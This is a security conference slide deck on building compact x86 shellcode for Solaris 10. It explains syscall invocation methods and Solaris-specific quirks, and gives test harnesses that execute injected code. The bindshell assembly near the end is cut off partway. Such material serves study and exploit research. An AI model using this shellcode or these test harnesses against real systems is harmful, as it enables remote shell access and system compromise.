21st Century Shellcode for Solaris

Tim Vidas

tvidas [0x40] gmail

Who am I?

- You don’t care
  - You have already decided to be in the room
- I have 50 slides and 50 minutes, you do the math
- Normally I like questions ‘in-line’ with the talk because they are more context sensitive that way
  - But like I said, 50 slides and 50 minutes
  - If your question is more for ‘you’ please hold it until the end – I’ll be around, if your questions is more for ‘everyone’, then by all means ask
- @#$* I’m already behind schedule

What are we going to do?

- Shellcode background
- How to DIY
- Solarisisms
- Newer,smaller Solaris shellcode!
  - Thought process
  - demo

Errata

- A few assumptions
  - Intel IA 32 Architecture
  - I will use Intel style assembly syntax
- All the code you need to play at home can be found in this presentation
  - It is quite likely going to be far to small for anyone to read during the actual presentation

What is shellcode?

- Historically it is code that provides access to a shell program such as /bin/sh
- Practically it is typically very low level, very os and architecture dependant, and is capable of performing a variety of tasks

LSD

- Shellcode is not new
- If you think shellcode is new, you need to think about LSD…
  - No really, not to say they were the first… (mad props to Aleph One, skape, spoonm, HD, and everyone else)
  - …but in 2001 LSD released a fairly comprehensive paper titled: “Unix Assembly Code Development for Vulnerabilities Illustration Purposes”

Why must you not depend solely on Metasploit (and similar)

- Maybe you need to something custom
- Detection avoidance
- Practice
- Discovering new methods
- Creating smaller payloads for exploits
- Do you really know what a Metasploit binary blob does?

Shellcode 101

- You'll need tools
  - editor (vim, vi, emacs…)
  - assembler (nasm, as, gas…)
  - linker (ld)
    - Only if you want to test via a file format (not binary blob)
  - compiler (gcc, cc…)
    - Only for compiling test programs
- You need to know your architecture
- You need to know the OS
- Most likely, you need a test platform

Shellcode 101: Architecture

- For intel, this means knowing all the general and special purpose registers
  - EAX,EBX,ECX,EDX,EBP,ESP,EDI,ESI,SS,CS,etc
- Know how portions of registers can be addressed in different ways
  - EAX is 32 bits, AX is the lower half of EAX, AL is the lower half of AX, AH is the upper half of AX….
- Endianness (IA32 = little endian)
- Knowing how instructions of the Intel Architecture(IA) work
  - Which register contents change & how
  - Which processors support the instructions

Shellcode 101: OS

- You need to know how the OS works…at a pretty low level
- Since you are basically going to be asking the OS to perform actions on your behalf you need to know how to ask what
- As you might expect, some operating systems document the formula for asking questions better than others

Shellcode 101: OS

- Calling convention
  - Basically stack vs register, but there are plenty of “things to keep in mind” (linux sockets)
- Huge generalization:
  - Place the syscall number in eax
  - Place arguments to the syscall:
    - In other registers or
    - push on the stack or
    - Hybrid
  - Invoke the syscall somehow
    - Interrupt (int)
    - sysenter
    - ‘Far’ call
  - Return value is in eax

Shellcode 101: Test platform

- Ideally, this part is somewhat OS independent (the test code that is)
- Since shellcode is something that would generally be run immediately after a successful exploit, the test application will be “the worlds most vulnerable code”
- Basically accept an incoming connection and transfer control to the shellcode that is going to be tested.
    - Many variations on the web, but most assume that you want to just execute shellcode locally, which doesn’t lend itself to socket testing

The worlds most vulnerable program?

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

int main(int argc, char **argv) {
   char shellcode[1024];
   void (*fn)(void) = shellcode;

   memset(shellcode, 0xc3, sizeof(shellcode));
   if (argc == 2) {
      FILE *f = fopen(argv[1], "rb");
      if (f) {
         fread(shellcode, 1, 1024, f);
      }
      else {
         fprintf(stderr, "failed to open shellcode file: %s\n", argv[1]);
         exit(1);
      }
   }
   else {
      fread(shellcode, 1, 1024, stdin);
   }
   printf("transfering to the shellcode...\n");
   (*fn)();
}//end main
```

The worlds most vulnerable network program?

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <netinet/in.h>

int main(int argc, char **argv) {
   struct sockaddr_in sa,second;
   int secondsize;
   int server;
   int client;
   int one = 1;

   char shellcode[1024];
   void (*fn)(void) = shellcode;

   memset(shellcode, 0xc3, sizeof(shellcode));
   if (argc == 2) {
      FILE *f = fopen(argv[1], "rb");
      if (f) {
         fread(shellcode, 1, 1024, f);
      }
      else {
         fprintf(stderr, "failed to open shellcode file: %s\n",
    argv[1]);
         exit(1);
      }
   }
   else {
      fread(shellcode, 1, 1024, stdin);
   }
   memset(&sa, 0, sizeof(sa));
   sa.sin_family = AF_INET;
   sa.sin_port = htons(6000);
   server = socket(AF_INET, SOCK_STREAM, 0);
   setsockopt(server, SOL_SOCKET, SO_REUSEADDR, &one, sizeof(one));
   bind(server, (struct sockaddr*)&sa, sizeof(sa));
   listen(server, 10);
   client = accept(server, NULL, 0);
   fprintf(stderr, "client fd is %d\n", client);
   secondsize = sizeof(second);
   getpeername(client,(struct sockaddr*) &second,&secondsize);
   fprintf(stderr,"Connection from %s on 0x%x
     (%d)\n",inet_ntoa(second.sin_addr),second.sin_port,
      second.sin_port);
   (*fn)();
}//end main
```

```
>gcc -lsocket -lnsl vuln-prog-net.c
```

Assembly vs Shellcode

- Each shellcode payload has a distinct goal
  - Open an interactive shell (bin/sh)
  - Add a user to /etc/passwd
  - Edit a file in a certain way
  - Execute a particular command
- There are also desirable/required qualities
  - Absence of nulls (00)
  - Smallest size possible
- No file format / header


Getting the kernel to perform actions for you

- The kernel has some pre-defined actions that you can ‘ask’ the kernel to perform for you. How you formulate the question varies from system to system
- These are generally known as system calls and asking comes in three main flavors: software interrupt, far call, sysenter/exit

Syscalls: Far Call

- Many people may regard this as a ‘leftover’ from segmented memory models - which nobody uses anymore
- A far call, is a call that not only specifies the offset, but also the segment (which for our purposes may define a non-0 base for a portion of physical memory)
- Concepts relating to far calls, far jmps, far _____ is foreign to many people
  - We can, for example, jump to offset 0 of segment descriptor 7

Syscalls: far call



9a 00 00 00 00 07 00


segment descriptor number

offset (relative to the segment base)

opcode for ‘far call’ (absolute address)

- Now, a segment descriptor may not describe a segment of memory at all, some descriptors have special meaning, like a call gate
- Call gates are one method that a lower privilege level (like PL3/ring3) can access higher privilege level (like PL0/ring0) code.

Syscalls: far call



9a 00 00 00 00 07 00


segment descriptor number

offset (relative to the segment base)

opcode for ‘far call’

Neat thing about call gates – everybody has them (or something similar)

Syscalls: far call



9a 00 00 00 00 07 00

segment descriptor number

offset (relative to the segment base)

opcode for ‘far call’

- Unfortunately (for shellcode purposes) these tend to include a lot of nulls
- So the ‘syscall code’ is typically manufactured by coding the inverse (say FF) and then using the ‘not’ instruction to cause the processor to change it (to 00) , or similar
- The resulting ‘function’ was expensive to manufacture, so it’s stored and used repeatedly
- (metasploit does this – example in a sec)

Syscalls: Sysenter/exit

- Fairly early in the Intel processor line (~Pentium2), Intel observed the ubiquity of system calls and decided to provide a fast hardware mechanism for just that
- Sysenter provides for a “fast system call”
  - Defined in the intel architecture manuals
    - Return eip is actually put in edx prior to the call
    - esp is put in ecx prior to the call
  - The OS has to support his method, mainly by observing the complementary sysexit instruction
  - ecx and edx are sort of ‘reserved’ when using this method

Syscalls: Sysenter/exit

- Similar to how the far call code is expensive to manufacture, and is thus stored for later use a ‘function’ to perform the sysenter can be manufactured and stored
- Essentially the same process, but the function will look more like:

```
pop edx          ;edx eip (from ‘kernel’ call)
push ecx         ;have to push something….
mov ecx,esp      ;ecx  needs to be user esp
sysenter         ;now sysenter is happy
```


Syscalls: int

- Interrupts can be generated in software using the int instruction (eg int 0x80)
- This will basically raise an interrupt to the CPU similar to when hardware causes an interrupt, which will transfer control to the interrupt service routine (ISR) for that particular interrupt –which is located via the interrupt descriptor table (IDT)
- The 0x80 is just by convention on many systems – it's really just a table index, so it could be anything

Syscall: int

Interrupt occurs (software or hardware)

int 0x80



IDT Physical Memory Base (determined from IDT register)
18 pre-defined IDT entries
224 user-definable IDT entries
Base of Segment X (determined from GDT)
Offset of ISR
ISR handles syscall
Interrupt Descriptor Table
Segment X

Processor automatically pushes several things, (cs, eflags, eip, etc) The 80 means to go to vector 80, which is IDT base + 80*8 (size of descriptor)

Syscalls

- Documentation is a little scattered:
  - Section 2 of man generally provides C style documentation of system calls, which has useful information such as number and type of arguments, type of return, possible return values…etc
  - Finding the actual number of the syscall varies
    - /usr/include/asm/unistd.h (linux)
    - /usr/include/sys/syscalls.h (solaris)
    - /usr/src/sys/kern/syscalls/master (bsd)

Syscalls are fairly easy to observe

On your handy linux box:

```
>vi example.asm
>nasm –f elf example.asm
>ld example.o
>strace  ./a.out
execve(“./a.out”,[“./a.out”], [/* 36 vars */])=0
_exit(0) = ?
process 5555 detached.
>
```

```
BITS 32
section .text
global _start
_start:
push byte 1
pop eax    ; exit is syscall 1
xor ebx,ebx ; not really req’d
int 0x80
```

Solarisisms: strace

- If you say it really slow, you are a Solaris admin, and/or you are plain drunk, *strace* sounds a lot like *truss*
- Solaris' build tools (gcc, as, etc) have their own idiosyncrasies as well
  - Make sure /usr/sfw/bin and /usr/ccs/bin are in your $PATH
  - as (in my testing anyway) links against LIBC
  - For testing you may just be better off assembling with nasm using *BSD/linux and then copying your binary blob over to the Solaris box

Solarisisms: these are not the man pages you are looking for

- The man pages you are looking for probably require you to specify the man section with a -s (eg man –s 2 write)
  - Solaris also breaks the sections up into subsections: such as "3C" for the C library in section 3
  - This is useful to know because calls we are used to seeing in section 2, may appear to be non-existent at first glance (mainly 3socket, 3c)
  - Sections may feel unfamiliar
  - man –l <*insert desired syscall here*> will likely be helpful

↑ This is an "L"

Solaris Versions

- Solaris 10 - 12/05
  - S10 1/06 (+ grub)
  - S10 6/06 (+ ZFS)
  - S10 11/06 (+ “Trusted Extensions”)
  - S10 8/07 (+ samba for AD, Containers for Linux apps)
- Development
  - Express Developer Edition 2/07, 5/07,9/07, 1/08
  - Nevada / Sol11 / Solaris Next / (OpenSolaris pretty much)
  - Indiana – the next OpenSolaris

•OpenSolaris

•Developer Preview

•Express Community Edition

•Express developer Edition


•BeleniX

•MartUX

•NexentaOS

•SchilliX

Solaris: Nevada, Express, S10 Updates



New in Sol10/Nevada

- Like many operating systems, Solaris claims some level of POSIX conformity (man –s 5 standards)
- Most operating systems have a very transparent system call layer that resembles a pass-through layer for many calls
- (check out the difference between man sections 2 and 3 and how the C prototypes relate to calls)
- Solaris 10 took advantage of this abstraction layer and changed some things under the hood

New in Sol10/Nevada

- For example, Solaris didn't used to provide a software interrupt for performing syscalls, shellcode was forced to using the sysenter/exit or the far call methods
- Now (though relatively undocumented) an int 0x91 can be used to call the kernel
- The calling convention smells like BSD:
  - push arguments on the stack
  - syscall number in eax
  - int 0x91
- Note: sometimes "additional" values are returned in registers other than eax…just be aware

int 0x91

- Original S10 used far call method
- Later S10 updates / OpenSolaris / Nevada / etc
  - /usr/src/lib/libc/i386/inc/SYS.h
    - int $T_SYSCALLINT
  - For Intel, /ia32/sys/trap.h
    - #define T_SYCALLINT 0x91 /*general syscall */
- Different libc_hwcap libraries (all work):
  - Libc_hwcap1.a = sysenter
  - Libc_hwcap2.a = syscall
  - Libc_hwcap3.a = int 0x91

call far ptr 7:0
call far ptr 27:0

lcall $0x27,0
lcall $7,0

int 0x91

- syscall_asm.s shows that the int and far call methods used basically the same code, just small differences to handle the subtle differences
  - Like are interrupts disabled?, or does eflags get pushed automatically?
  - Basically operationally the same, syscall in eax, args on stack
- Sysenter is a different beast
  - It requires syscall in eax, ecx to have the user stack pointer, edx to have return eip, and the user stack to contain the args

Solaris Shellcode (‘exit’ the old way)

```
;setup the far call
mov     eax,3CFFF8FFh;eax is 3C FF F8 FF
not     eax         ; eax is C3 00 07 00
push    eax         ; esp -> 00 07 00 C3
xor     eax, eax    ; eax is 00 00 00 00
mov     al, 9Ah     ; eax is 00 00 00 9A
push    eax         ; esp -> 9A 00 00 00 00 07 00 C3
                    ;        call far ptr 7:0     ret
mov     ebp, esp    ; ebp -> same code (reusable)
;now we can actually do what we want
xor     eax,eax     ; eax is 0
inc     eax         ; sys_exit is 1
push    eax         ; arg0 is 1
call    ebp         ; put return eip on stack and
                    ; call above code
```

Solaris Shellcode (‘exit’ the new way)

```
xor eax,eax
inc eax                     ; sys_exit is 1
push eax                    ; arg0 is 1
push eax                    ; “dummy return value”
int 0x91                    ; invoke kernel
```

```
kernel:
  int 91h ; Call kernel
  ret

  push <args>
  mov eax, <SYSCALL NUMBER>
  call kernel
```

More solarisisms

- So the sequence of system calls for popular shellcode is pretty well defined:
  - bindshell:
    - socket
    - bind
    - listen
    - accept
    - dup2 (loop for stdin,stdout,stderr)
    - execve

More solarisisms

- Unfortunately, even though dup2 exists in section 3C in man, it turns out that there is not actually a system call for dup2
- another example of the abstraction layer
- How annoying
- So we have to “work around” this…

Solarisism: dup2

- Dup2 functionality is achieved through fcntl
- int fcntl (int desc, int cmd, ...)
- cmd can be thought of as a sub call, it specifies the type of fcntl operation you want this call to fcntl to perform
  - F_DUP2FD is cmd number 9 (/usr/include/sys/fcntl.h)
- so a dup2(old,new) call is going to look like:
  - fcntl(old, 9, new)
- Which isn't going to add to the shellcode complexity much, but still has to be handled

Solarisism: “Extra” Arguments

- Some system calls, require more arguments than their BSD/Linux counterparts
  - BSD socket:
    - int socket(int domain, int type, int proto)
  - Solaris so_socket:
    - int socket(int domain, int type, int protocol, **???, SOV**)
- Though, as long as the shellcode works…

  ….we probably don’t care much about the meaning of these extra arguments
- So this essentially just amounts to extra pushes on the stack prior to the syscall

Solarisism: SOV

- Defined in /common/sys/socketvar.h

  ```
  #define    SOV_STREAM        0
  #define    SOV_DEFAULT       1
  #define    SOV_SOCKSTREAM    2
  #define    SOV_SOCKBSD       3
  #define    SOV_XPG4_2        4
  ```

- 0 is “not a socket, just a stream”, 4 is “xnet socket”
- In theory any value 1-3 will likely work for our purposes
- In practice, practically ANY value seems to work

“Extra” syscall args

- /usr/src/uts/common/os/sysent.c

```
/* 230 */ SYSENT_CI("so_socket", so_socket,5),
/* 231 */ SYSENT_CI("so_socketpair",so_socketpair,1)
/* 232 */ SYSENT_CI("bind”,  bind,  4),
/* 233 */ SYSENT_CI("listen",listen, 3),
/* 234 */ SYSENT_CI("accept", accept, 4),
/* 235 */ SYSENT_CI("connect",connect, 4),
```

- The rightmost value is “narg” which is the number of arguments…so compared to BSD:
  - socket has 2 extra arguments
  - bind, listen, accept and connect each have 1 extra argument
- Digging through the related *.c files shows that the so_socket can be either :
  - _so_socket(family, type, protocol, devpath, version)
  - _so_socket(family, type, protocol, NULL, version)

Sol10 Shellcode Formula

- So our basic formula is:
  - Figure out the syscall numbers from name_to_sysnum
  - Figure out the number of required arguments from sysent.c
  - Make some assumptions about SOV
  - Find the counterparts for missing syscalls (dup2)
  - Use BSD style shellcode construction
    - args on stack, syscall in eax, int 0x91
    - Be cognizant that edx may not ‘survive’ across calls

Demo!

- View / compile vulnerable program
- View / assemble / link shellcode
  - Note the size
- Test example shellcode using test program and netcat
- Source for three popular shellcode variants are on the next three slides
  - (could probably be optimized to be even smaller…)

New Bindshell

```
BITS 32
section .text
        global _start
_start:
; so_socket (domain, type, proto, ???, SOV_?)
  xor edi,edi
  mul edi
  mov al,230
  push byte 1
  pop ebx
  ;push ebx    ;SOV_DEFAULT (0 is stream) *!!!*
  push edi    ;??
  push edi    ;IP
  inc ebx
  push ebx    ;Sock_Stream
  push ebx    ;PF_INET
  push edi    ;null for sockaddr
